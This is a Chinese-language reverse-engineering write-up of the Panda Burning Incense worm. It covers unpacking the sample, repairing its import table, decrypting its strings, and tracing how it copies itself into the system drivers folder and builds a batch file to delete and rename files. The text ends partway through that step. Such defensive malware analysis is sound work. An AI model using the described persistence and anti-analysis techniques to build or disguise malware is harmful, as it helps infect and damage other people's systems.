

熊猫烧香

Md5: CA3A1070CFF311C0BA40AB60A8FE3266CFEFE870


静态分析

1. 查壳——FSG 2.0




2. 脱壳


1) OllyDump 找到 OEP:





2) OllyDump 进行二进制 Dump



3) ImportRCE 进行导入表修复，并且将新的导入 OD 中 Dump 下的二进制文件中



4) 重新查壳: Delphi 编写 (该在调用函数时, 利用寄存器进行函数参数传递) 但是导入表中却只识别出一个 dll



- 5) 按照上述的方式脱壳后，会发现在调试程序时会报错，这说明程序脱壳有问题，后来参考其他朋友的博客才知道，原来是 IAT 中被插入了垃圾数据，这些数据需要被手工修改。
- 6) 找到 OEP，进入 004049E8，再进入 00404924，找到 IAT 首地址，再数据窗口中跟随进行检查，将其中的垃圾数据修改为 00000000

0040D273	00	dd 00	
0040D274	A0D14000	dd panda.0040D1A0	
0040D278	55	push ebp	urlmon.76300000 OEP
0040D279	8BEC	mov ebp,esp	
0040D27B	83C4 E8	add esp,-0x18	
0040D27E	53	push ebx	panda.0041D2F8
0040D27F	56	push esi	panda.00410070
0040D280	33C0	xor eax,eax	
0040D282	8945 E8	mov dword ptr ss:[ebp-0x18],eax	
0040D285	8945 EC	mov dword ptr ss:[ebp-0x14],eax	
0040D288	B8 C8D14000	mov eax,panda.0040D1C8	
0040D28D	E8 5677FFFF	call panda.004049E8	
0040D292	BB E8F74000	mov ebx,panda.0040F7E8	
0040D297	BE B8F74000	mov esi,panda.0040F7B8	
0040D29C	33C0	xor eax,eax	
0040D29E	55	push ebp	urlmon.76300000
0040D29F	68 69D64000	push panda.0040D669	
0040D2A4	64:FF30	push dword ptr fs:[eax]	

004049E8	53	push ebx	panda.0041D2F8
004049E9	8BD8	mov ebx,eax	
004049EB	33C0	xor eax,eax	
004049ED	A3 B0E04000	mov dword ptr ds:[0x40E0B0],eax	
004049F2	6A 00	push 0x0	
004049F4	E8 2BFFFFFF	call panda.00404924	pModule = NULL GetModuleHandleA
004049F9	A3 50F64000	mov dword ptr ds:[0x40F650],eax	
004049FE	A1 50F64000	mov eax,dword ptr ds:[0x40F650]	
00404A03	A3 B8E04000	mov dword ptr ds:[0x40E0B8],eax	
00404A08	33C0	xor eax,eax	
00404A0A	A3 BCE04000	mov dword ptr ds:[0x40E0BC],eax	
00404A0F	33C0	xor eax,eax	

00404924	FF25 F4014100	jmp dword ptr ds:[0x4101F4]	kernel32.GetModuleHandleA
0040492A	8BC0	mov eax,eax	
0040492C	FF25 F0014100	jmp dword ptr ds:[0x4101F0]	IAT首地址 kernel32.LocalAlloc
00404932	8BC0	mov eax,eax	
00404934	FF25 EC014100	jmp dword ptr ds:[0x4101EC]	kernel32.TlsGetValue
0040493A	8BC0	mov eax,eax	
0040493C	FF25 E8014100	jmp dword ptr ds:[0x4101E8]	kernel32.TlsSetValue
00404942	8BC0	mov eax,eax	
00404944	50	push eax	Size = 0x0
00404945	6A 40	push 0x40	Flags = LPTR
00404947	E8 E0FFFFFF	call panda.0040492C	LocalAlloc
0040494C	C3	ret	
0040494D	8D40 00	lea eax,dword ptr ds:[eax]	
00404950	B8 08000000	mov eax,0x8	
00404955	C3	ret	
00404956	8BC0	mov eax,eax	
00404958	53	push ebx	panda.0041D2F8
00404959	E8 F2FFFFFF	call panda.00404950	

ds:[004101F4]=768E28D7 (kernel32.GetModuleHandleA)
本地调用来自 004049F4


地址	数值	注释
004101F4	768E28D7	kernel32.GetModuleHandleA
004101F8	7FFFFFFF	垃圾数据
004101FC	76B11896	advapi32.RegSetValueExA
00410200	76B1BC0D	advapi32.RegOpenKeyExA
00410204	76B1194E	advapi32.RegDeleteValueA
00410208	76B11B71	advapi32.RegCreateKeyExA
0041020C	76B1BED4	advapi32.RegCloseKey
00410210	76B1B7C4	advapi32.OpenProcessToken
00410214	76B1B5A2	advapi32.LookupPrivilegeValueA
00410218	76B1B656	advapi32.AdjustTokenPrivileges

- 7) 然后回到 OEP 利用 OllyDump 将程序 Dump 下来，然后重复第一次的脱壳操作；增却脱壳后的程序用 PEID 检查时会发现其导入表中的依赖库非常多。



DLL名称	OriginalF...	时间日...	Forwar...	名称	Firs...
kernel32.dll	0001E000	00000000	00000000	0001...	0001...
user32.dll	0001E090	00000000	00000000	0001...	0001...
advapi32.dll	0001E0A0	00000000	00000000	0001...	0001...
oleaut32.dll	0001E0B0	00000000	00000000	0001...	0001...
kernel32.dll	0001E0BC	00000000	00000000	0001...	0001...
advapi32.dll	0001E0D0	00000000	00000000	0001...	0001...
kernel32.dll	0001E0F4	00000000	00000000	0001...	0001...
mpr.dll	0001E17C	00000000	00000000	0001...	0001...
...
Thun...	Thun...	Thun...	提示...	API 名称	
0001012C	0001...	0001...	00D3	DeleteCriticalSection	
00010130	0001...	0001...	033A	LeaveCriticalSection	
00010134	0001...	0001...	00F0	EnterCriticalSection	
00010138	0001...	0001...	02E4	InitializeCriticalSection	
0001013C	0001...	0001...	04ED	VirtualFree	
00010140	0001...	0001...	04EA	VirtualAlloc	
00010144	0001...	0001...	0349	LocalFree	
00010148	0001...	0001...	0345	LocalAlloc	

IDA 分析

3. IDA 载入样本——所有的函数均未被 IDA 识别



4. 由于程序是 Delphi 编写，在 IDA 中加入 Delphi 的签名



delphi	Delphi V1.0
bds2006	Delphi2006/BDS2006 Visual Component Library
dm16dos	Digital Mars C v8.4 DOS run-time

5. 再看 IDA 窗口，部分函数已经被正确识别：

```

xor     eax, eax
mov     [ebp+var_18], eax
mov     [ebp+var_14], eax
mov     eax, offset dword_40D1C8
call    @@InitExe ; __linkproc__ InitExe
mov     ebx, offset dword_40F7E8
mov     esi, offset dword_40F7B8
xor     eax, eax
push    ebp
push    offset loc_40D669
push    dword ptr fs:[eax]
mov     fs:[eax], esp
mov     eax, dword_40D678
mov     [ebx], eax
mov     eax, dword_40D67C
mov     [ebx+4], eax
mov     ax, word_40D680
mov     [ebx+8], ax
mov     al, byte_40D682
mov     [ebx+0Ah], al
mov     eax, offset dword_40F7DC
mov     edx, offset dword_40D68C
call    @@LStrAsg ; __linkproc__ LStrAsg
mov     eax, offset dword_40F7E0
mov     edx, offset dword_40D680

```

6. 首先调用函数 InitExe 进行初始化，然后多次调用 LStrAsg 函数进行字符串复制进行初始化：

```

0040D285 mov     [ebp+var_14], eax
0040D288 mov     eax, offset dword_40D1C8
0040D28D call    @@InitExe ; __linkproc__ InitExe
0040D292 mov     ebx, offset dword_40F7E8
0040D297 mov     esi, offset msg
0040D29C xor     eax, eax
0040D29E push    ebp
0040D29F push    offset loc_40D669
0040D2A4 push    dword ptr fs:[eax]
0040D2A7 mov     fs:[eax], esp
0040D2AA mov     eax, dword_40D678
0040D2B0 mov     [ebx], eax
0040D2B2 mov     eax, dword_40D67C
0040D2B8 mov     [ebx+4], eax
0040D2BB mov     ax, word_40D680
0040D2C2 mov     [ebx+8], ax
0040D2C6 mov     al, byte_40D682
0040D2CC mov     [ebx+0Ah], al
0040D2CF mov     eax, offset dword_40F7DC
0040D2D4 mov     edx, offset dword_40D68C
0040D2D9 call    @@LStrAsg ; __linkproc__ LStrAsg
0040D2DE mov     eax, offset dword_40F7E0
0040D2E3 mov     edx, offset dword_40D680
0040D2E8 call    @@LStrAsg ; __linkproc__ LStrAsg
0040D2FD mov     eax, offset dword_40F7F4

```

地址	ASCII 数据
0040D68C	海色の月说:满城尽烧国宝香... @...我也不想再更新熊猫了!...
0040D6CC	'...taylor0577: 留个脚印...不知道找我啥事啊!.. @...艾玛!4...
0040D70C	@...艾玛!5... @...艾玛!6...艾玛!7...艾玛!8...艾玛!9...
0040D74C	艾玛!10... @...艾玛!11...艾玛!12...艾玛!13...
0040D78C	!14...艾玛!15...艾玛!16...艾玛!17...艾玛!18... @...
0040D7CC	!19...艾玛!20...艾玛!21...艾玛!22...海色の月...艾玛!24...
0040D80C	艾玛!25... @...艾玛!26... ***武*汉*男*生*感*染*
0040D84C	?*...)...感谢艾玛,mopery,海色の月,对此木马的关注!~...
0040D88C	@...xboy... "...++戊+缓"叛*壹+肛+删"蚊*苜+兆++..."
0040D8CC	whboy... ...d}tq;*&tyld l.lboy'blt.vj{1'!}
0040D90C	2..uxe"tm/vhjnx.fdu/nsm&uyt.....
0040D94C

7. 继续往下，发现第一个未识别的函数 sub_405250，经过分析可知该函数为一个解密函数


```

0040D5D3 lea     ecx, [ebp+var_14]
0040D5D6 mov     edx, offset aXboy_0 ; "xboy"
0040D5DB mov     eax, offset dword_40D8A0
0040D5E0 call    sub_405250 ; 字符串解密函数
0040D5E5 mov     edx, [ebp+var_14]


```

由于无法从 IDA 中无法方便地分析传入的参数，在 IDA 中的此处下段，然后发现传入的参数为两个字符串和一个栈地址，经过此函数处理后，栈中保存了另一个同样长度的字符串。

0040D5D3	. 8D4D EC	lea ecx,dword ptr ss:[ebp-0x14]	
0040D5D6	. BA 90D84000	mov edx,panda-un.0040D890	ASCII "xboy"
0040D5DB	. B8 A0D84000	mov eax,panda-un.0040D8A0	ASCII ""++戊+缓"叛*壹+肛+删"蚊*苜+兆++"
0040D5E0	. E8 6B7CFFFF	call panda-un.00405250	



8. 对函数 sub_405250 重命名




9. 继续往下，在 0040D60A 处又调用了此解密函数和 LStrCmp 进行字符串比较，此处是在进行程序的校验，如果校验失败，则终止程序。

```

0040D5FD  loc_40D5FD:
0040D5FD  lea     ecx, [ebp+var_18]
0040D600  mov     edx, offset a1whboy_0 ; "whboy"
0040D605  mov     eax, offset dword_40D8DC
0040D606  call    My_Decode_One
0040D60F  mov     edx, [ebp+var_18]
0040D612  mov     eax, offset dword_40D908
0040D617  call    @LStrCmp ; __linkproc__ LStrCmp
0040D61C  jz      short loc_40D627

```


10. 继续往下，调用三个函数：sub_40819C、sub_40D18C、sub_40D088，调用此三个函数后，程序的整个逻辑就较为简单，并且几乎无其他函数调用，则说明这三个函数包含了大部分的恶意代码的核心功能。



11. 接下来对这三个函数分别分析

12. sub_40819C —— 恶意程序驻留，创建并执行 bat 文件和程序执行路径检测

- 1) 该函数首先进行一个循环，进行 132 次循环，每次进行两次 push 0 操作，应该是进行栈空间的分配





- 2) 继续往下，发现一个未被识别的系统函数，用 OD 进行动态分析，发现此系统函数的功能就是获取传入路径的目录，在 IDA 中进行重命名 SyS_GetPath_Folder。

```

lea     edx, [ebp+var_3B8]
xor     eax, eax
call    @ParamStr ; 获取当前程序的绝对路径
mov     eax, [ebp+var_3B8]
lea     edx, [ebp+var_3B4]
call    unknown_libname_38 ; Delphi2006/BDS2006 Visual Component Library
lea     eax, [ebp+var_3B4]

```




- 3) 发现会拼接一个当前程序的路径和一个 Desktop.ini 文件，应该是会访问或者创建此文件，结合 OD 获得此文件的路径

```

004081C3 xor     eax, eax
004081C5 call    @ParamStr ; 获取当前程序的绝对路径
004081CA mov     eax, [ebp+var_3B8]
004081D0 lea     edx, [ebp+var_3B4]
004081D6 call    unknown_libname_17 ; Delphi2006/BDS2006 Visual Component Library
004081DB lea     eax, [ebp+var_3B4]
004081E1 mov     edx, offset aDesktop_ini ; "Desktop.ini"
004081E6 call    @LStrCat ; 字符串拼接
004081EB mov     eax, [ebp+var_3B4]
004081F1 call    sub_405694 ; 获取文件创建时间

```



- 4) 继续往下，发现会再次重复上一步的操作，获取一个路径然后修改其属性，然后删

除此文件（此处的目的是检查 Desktop.ini 文件是否是刚创建的，如果不是刚创建的，则对其进行删除）：

```

00408237 call    @LStrToPChar    ; 对字符串进行格式转换
0040823C push    eax             ; lpFileName
0040823D call    j_SetFileAttributesA
00408242 push    1               ; dwMilliseconds
00408244 call    j_Sleep
00408249 lea     edx, [ebp+var_3C8]
0040824F xor     eax, eax
00408251 call    @ParamStr      ; 获取当前程序的绝对路径
00408256 mov     eax, [ebp+var_3C8]
0040825C lea     edx, [ebp+var_3C4]
00408262 call    unknown_libname_17 ; Delphi2006/BDS2006 Visual Component Library
00408267 lea     eax, [ebp+var_3C4]
0040826D mov     edx, offset aDesktop__ini ; "Desktop.ini"
00408272 call    @LStrCat      ; __linkproc__ LStrCat
00408277 mov     eax, [ebp+var_3C4]
0040827D call    @LStrToPChar    ; __linkproc__ LStrToPChar
00408282 push    eax             ; lpFileName
00408283 call    j_DeleteFileA

```

- 5) 继续往下，发现会调用一个函数 sub_407650，该程序传入的参数是当前程序的执行路径，执行完的结构保存在 var_4 变量中，此处计算的结果是“MZ”，猜测他是一个程序路径的校验函数——重命名为“My_Guess_Path_Check”。

```

00408290 call    Sys_Get_Exe_Path
00408295 mov     eax, [ebp+var_3CC]
0040829B lea     edx, [ebp+var_4]
0040829E call    sub_407650      ; 算出一个字符串给var_4 = “MZ”
004082A3 lea     eax, [ebp+var_8]
004082A6 call    @LStrClr      ; __linkproc__ LStrClr

```


- 6) 程序会在 004082E7 处经过一个判断，判断不成功则进入一个循环，最终都会跳转到 004082F3，其中 sub_40521C 为字符串大写转换，重命名为“My_Upper_Str”，

```


004082F3 lea     edx, [ebp+var_3D8]
004082F9 xor     eax, eax
004082FB call    @ParamStr
00408300 mov     eax, [ebp+var_3D8]
00408306 lea     edx, [ebp+var_3D4]
0040830C call    sub_40521C
00408311 mov     eax, [ebp+var_3D4]
00408317 push    eax
00408318 lea     eax, [ebp+var_3E4]
0040831E call    sub_4053AC      ; 获取系统路径
00408323 push    [ebp+var_3E4]
00408329 push    offset aDrivers ; "drivers\\"
0040832E push    offset aSpo0lsu_exe ; "spo0lsu.exe"
00408333 lea     eax, [ebp+var_3E0]
00408339 mov     edx, 3
0040833E call    @LStrCatN      ; 多个字符串拼接得到新的路径
00408343 mov     eax, [ebp+var_3E0]
00408349 lea     edx, [ebp+var_3DC]
0040834F call    sub_40521C      ; 字符串改为大写
00408354 mov     edx, [ebp+var_3DC]
0040835A pop     eax
0040835B call    @LStrCmp      ; __linkproc__ LStrCmp
00408360 jz      loc_40845E

```

- 7) 在 OD 中下段查看 0040834F 处的函数调用为：




- 8) 继续往下，会进行一个字符串判断，其中判断的量子字符串分别是当前程序的绝对路径和前面拼接得到的系统路径，也就是说此程序会进行自我复制和路径检查；将自我复制到系统路径下，然后在运行时检查是否运行在系统路径下。



- 9) 如果程序没有运行在系统路径下，那么恶意程序将会自我复制到系统路径下也就是 "C:\WINDOWS\SYSTEM32\DRIVERS\SPOOLSV.EXE"，然后进行运行



- 10) 如果程序运行在系统路径下，最终都会执行到 00408584 地址处：



- 11) 此处调用函数 sub_407B68 和 sub_405458，分别对两个函数进行分析：

- sub_407B68 函数功能——程序对系统环境和运行路径检测，进行 bat 文件执

行，对其进行重命名 My_Create_BatFile

获取系统临时文件夹路径：

```
00407B8A lea     eax, [ebp+var_1D4]
00407B90 call    sub_405404 ; 获取临时文件夹路径
00407B95 push    [ebp+var_1D4]
00407B9B mov     eax, 64h
```

```
ECX 00000000
EDX 0124C3A4 ASCII "C:\Users\SUPERV~1\AppData\Local\Temp\"
EBX 0001F000
ESP 0012F8FC
```

在临时文件夹下创建批处理文件：

寄存器 (FPU)	
EAX	00407BC8 spo0lsv.00407BC8
ECX	00000001
EDX	0124C3E8 ASCII "C:\Users\SUPERV~1\AppData\Local\Temp\98\$.bat"
EBX	0001F000
ESP	0012F8FC

然后进行字符串拼接：

```
EBP-1E0 0124C424 ASCII "C:\Windows\System32\drivers\spo0lsv.exe"
EBP-1DC 0124C458 ASCII "del "C:\Windows\System32\drivers\spo0lsv.exe"
EBP-1D8 0124C3D8 ASCII "98"
```

紧接着再进行拼接得到：

```
0012F950 00000000
0012F954 0012FA8C ASCII ":try1\r\n del "C:\Windows\System32\drivers\spo0lsv.exe"
0012F958 0040292C spo0lsv.0040292C
0012F95C 00407B9B spo0lsv.00407B9B
```

继续往下得到：

```
s:[0012F92C]=0124C4C8, (ASCII "if exist "C:\Windows\System32\drivers\spo0lsv.exe" goto try1"
000004
```

继续往下：

```
0012F950 00000000
0012F954 0012FA8C ASCII ":try1\r\n del "C:\Windows\System32\drivers\spo0lsv.exe"\r\n if exist "C:\Windows\System32\drivers\spo0lsv."
0012F958 0040292C spo0lsv.0040292C
```

再往下：

```
=0124C594 (ASCII "ren "C:\Windows\System32\drivers\spo0lsv.exe.exe" "spo0lsv.exe")
```

再往下：

```
10 0124C5E0 ASCII "C:\Windows\System32\drivers\spo0lsv.exe"
14 0124C614 ASCII "if exist "C:\Windows\System32\drivers\spo0lsv.exe.exe" goto try2"
18 0124C548 ASCII "C:\Windows\System32\drivers\spo0lsv.exe"
1C 0124C57C ASCII "spo0lsv.exe"
```

在临时文件夹下找到批处理文件，然后进行查看：

